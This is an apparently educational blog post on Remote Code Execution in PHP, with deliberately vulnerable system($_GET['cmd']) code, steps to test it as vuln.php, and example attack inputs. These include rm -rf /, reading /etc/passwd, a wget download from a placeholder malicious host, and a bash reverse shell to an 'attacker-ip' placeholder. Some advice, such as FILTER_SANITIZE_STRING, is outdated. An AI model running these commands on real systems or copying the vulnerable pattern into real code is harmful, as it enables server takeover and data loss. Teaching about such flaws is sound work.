Remote Code Execution (RCE) in PHP
Imagine someone sitting miles away and still controlling your computer — sounds like a hacker movie, right?
That’s what happens in a Remote Code Execution (RCE) attack. In this guide, we’ll understand everything about RCE — especially how it affects PHP websites — from basics to expert-level insights.
What is Remote Code Execution (RCE)?
Remote Code Execution (RCE) is a critical security vulnerability that allows an attacker to run arbitrary code on a target system — remotely.

It means:
"A hacker can control your server or website from anywhere using malicious code."
In simple words:
- RCE means an attacker can take control of your system by sending malicious instructions from anywhere in the world.
- It’s not just hacking in the traditional sense, it’s allowing an outsider to run commands that affect your server or website.
Use Real-World Analogy
Imagine you have a remote control for your TV. You can change channels, adjust the volume, and even turn the TV on or off, right? Now, imagine someone else who’s far away somehow gets their hands on your remote control and can do the same things — without you even knowing.
RCE is like that.
An attacker is the one who has the remote (which is the ability to control your system), and your system (like the server or website) is the TV that they can control, from anywhere on the internet.
Show Basic Code Example
Now let’s take a look at a simple PHP code example that’s vulnerable to RCE:
<?php
// The user can provide input via URL or form
$user_input = $_GET['cmd']; // For example: ?cmd=ls
system($user_input); // Executes the command entered by the user
?>
- Here,
system()is a PHP function that executes a command on the server’s operating system. - The user is able to inject any command via the URL (e.g.,
?cmd=ls) and make the server run that command, which could list files on the server, delete files, or do other malicious things.
For example, if an attacker passes in ?cmd=rm -rf /, it could delete all files on the server, leading to complete data loss.
Why is This Dangerous?
This is dangerous because:
- If an attacker knows how to manipulate the user input, they can take over your system and run any command remotely.
- Your website/server could be at risk of being hacked or compromised, losing data, or being used for malicious purposes (like mining cryptocurrency or sending spam).
RCE vulnerability explained
We will explain the process of how Remote Code Execution (RCE) vulnerabilities are exploited using a simple step-by-step flow. To make it easier to follow:
Step-by-Step Flow of RCE Exploitation:
- User Input is Received
- The attacker is able to send input through a form, URL, or request to your website.
- This could be something like a query parameter, form field, or API call.
https://yourdomain.com/page.php?cmd=ls - Input is Directly Passed to a Dangerous PHP Function
- The website or web application takes that user input and passes it directly to a dangerous function (like
system(),exec(), orshell_exec()).These functions can run system commands on the server.
$user_input = $_GET['cmd']; system($user_input); // This executes the user’s input as a shell command - The website or web application takes that user input and passes it directly to a dangerous function (like
- Attacker Sends a Malicious Command
- The attacker enters a malicious command in the input field.
- This could be a command like
lsto list the files on the server, or something much worse, likerm -rf /to delete everything.
?cmd=cat /etc/passwd
This will display sensitive files on the server (e.g., system user information). - Code Runs on the Server
- The server executes the malicious code without checking or validating the input properly.
- The attacker can now see server files, delete files, or execute more harmful commands, giving them control over the server.
Visual Diagram for RCE Exploitation
Adding a visual flow diagram would make this much clearer. Here’s how it would look:

Note: This flow will help users visualize the process and understand how the exploitation happens step by step.
Real-World Vulnerability Breakdown (e.g., ThinkPHP RCE)
Let’s add a real-world example like the ThinkPHP RCE vulnerability to show how RCE happens in the wild. Here’s a simplified breakdown:
ThinkPHP RCE Exploit Example
- Vulnerability: The ThinkPHP framework had a vulnerability in which unsafe functions (like
eval()) were used to process user input. This allowed attackers to execute PHP code by injecting malicious strings. - Exploit:
An attacker could craft a URL like:https://example.com/index.php?module=think\app\input&cmd=system('ls')In this case, the attacker used the input parameter to run a system command (ls) that listed files on the server. - Impact:
The attacker could:- View system files.
- Delete files.
- Take control of the server by injecting more advanced commands.
- Fix:
The issue was patched by properly sanitizing user input and removing dangerous functions likeeval()from the code.
Unsafe PHP Example: Remote Code Execution
<?php system($_GET['cmd']); ?>
Explanation:
system()is a built-in PHP function that executes system-level commands on the server.$_GET['cmd']takes the value from the URL parametercmdand passes it to thesystem()function.
How to Test This Code:
- Create a file named
vuln.phpand add the following code:<?php system($_GET['cmd']); ?> - Open your browser and visit this URL:
http://localhost/vuln.php?cmd=lslsis a Linux command that lists files in the current directory.- On Windows, use this instead:
http://localhost/vuln.php?cmd=dir
- Output:
You will see a list of files and folders in the directory where thevuln.phpfile is located.
Why This is Dangerous:
- The input is directly taken from the user and executed on the server without any validation or sanitization.
- An attacker can execute malicious commands, for example:
vuln.php?cmd=rm -rf *- This command could delete all files on the server.
- This is known as Remote Code Execution (RCE) because the attacker is able to run arbitrary code on the server remotely.
How This Can Be Exploited:
An attacker can use this vulnerability to:
- Read sensitive files:
vuln.php?cmd=cat /etc/passwd - Download malicious scripts:
vuln.php?cmd=wget http://malicious.site/shell.sh - Gain shell access (reverse shell):
vuln.php?cmd=bash -i >& /dev/tcp/attacker-ip/4444 0>&1
How RCE Works in PHP
PHP has powerful functions that allow running code or shell commands. If user input is passed directly to these functions without validation, attackers can inject malicious commands and gain server access.
Code Example:
<?php
$user_input = $_GET['cmd'];
system($user_input); // Dangerous if user sends something like "rm -rf /"
?>
Now, if someone visits:
https://example.com/page.php?cmd=lsThey'll see all files on the server.
Worse:
This deletes everything.
?cmd=rm -rf /Why RCE Happens — Root Causes
| Cause | Description |
|---|---|
| No input sanitization | User input is used directly in code. |
| Dangerous PHP functions | Functions like eval(), system(), exec() used carelessly. |
| Outdated software/plugins | Vulnerable libraries or plugins used. |
| Poor coding practices | Mixing user input with internal logic. |
Common PHP Functions Vulnerable to RCE
| Function | Description |
|---|---|
eval() | Executes PHP code in a string. |
system() | Executes shell commands. |
exec() | Runs a command and returns output. |
shell_exec() | Executes shell command and returns full output. |
passthru() | Outputs raw data from a shell command. |
assert() | Can execute code if used with strings. |
popen() | Opens a process pipe for reading/writing. |
proc_open() | Runs a command and gives full control over input/output. |
Real-Life Example of PHP RCE
Vulnerable code:
<?php
$cmd = $_GET['cmd'];
system($cmd);
?>
Exploit:
https://yourdomain.com/vuln.php?cmd=cat /etc/passwd
Result: It shows sensitive system files — giving away server secrets.
Disadvantages of RCE
- Server takeover
- Website defacement
- Data theft (user data, passwords)
- Complete server wipe (via commands like
rm -rf /) - Installation of malware, crypto miners, ransomware
Are There Any Advantages?
Only in controlled environments, like:
- Testing server commands during automation
- Building DevOps pipelines
- Running limited shell commands in CLI tools
Even then — these functions should be sandboxed or heavily restricted.
How to Prevent RCE Attacks in PHP
- Never trust user input
- Validate and sanitize everything using filters like:
filter_var($input, FILTER_SANITIZE_STRING); - Avoid using dangerous functions unless absolutely necessary
- Disable dangerous functions in
php.ini:disable_functions = exec,passthru,shell_exec,system,proc_open,popen - Use application firewalls (WAFs like Cloudflare or ModSecurity)
- Keep all plugins and PHP versions updated
Secure Coding Practices
- Use allow lists instead of blocklists
- Do not directly output system command responses to the browser
- Use prepared statements for database input
- Log every command execution in development
RCE Vulnerability Testing Tools
| Tool | Use |
|---|---|
| Burp Suite | Manual and automated security testing |
| OWASP ZAP | Open-source web app scanner |
| Nikto | Server vulnerability scanning |
| Metasploit | Exploit framework |
| RIPS | PHP code scanner for security issues |
Real-World RCE Attacks
- Log4Shell (2021): An RCE flaw in Log4j Java library
- Drupalgeddon: Critical RCE in Drupal CMS
- ThinkPHP RCE: Chinese framework vulnerable to RCE due to unsafe eval usage
These attacks caused data leaks, massive outages, and millions in damage.
Conclusion
Remote Code Execution is one of the most dangerous vulnerabilities a PHP application can have. But with good coding practices, input validation, and server hardening — it can be prevented.
Whether you’re a developer or just a tech enthusiast, understanding RCE makes you smarter and safer.

Sia is the co-founder of Corenexis and one of the earliest voices shaping its editorial direction. With years of hands-on experience covering AI and technology, she has been writing about the digital world long before it became everyone's favorite topic — and she still does it better than most.
View all posts by Sia →


6 Comments
Great post however , I was wanting to know if you could write a litte more on this subject? I’d be very grateful if you could elaborate a little bit more. Kudos!
Hello, I enjoy reading all of your post. I wanted to write a little comment to support you.
Keep on writing, great job!
I’m truly enjoying the design and layout of your site. It’s a very easy on the eyes which makes it much more enjoyable for me to come here and visit more often. Did you hire out a developer to create your theme? Excellent work!
Thanks in support of sharing such a nice idea, paragraph is nice, thats why i have read it completely
Can you be more specific about the content of your article? After reading it, I still have some doubts. Hope you can help me.
Community guidelines
We want the comments to be useful for every reader. Every comment is reviewed before it is published. A comment will not be approved if it is:
Keep it genuine and on-topic and it will be approved quickly. Thank you for helping keep the discussion clean.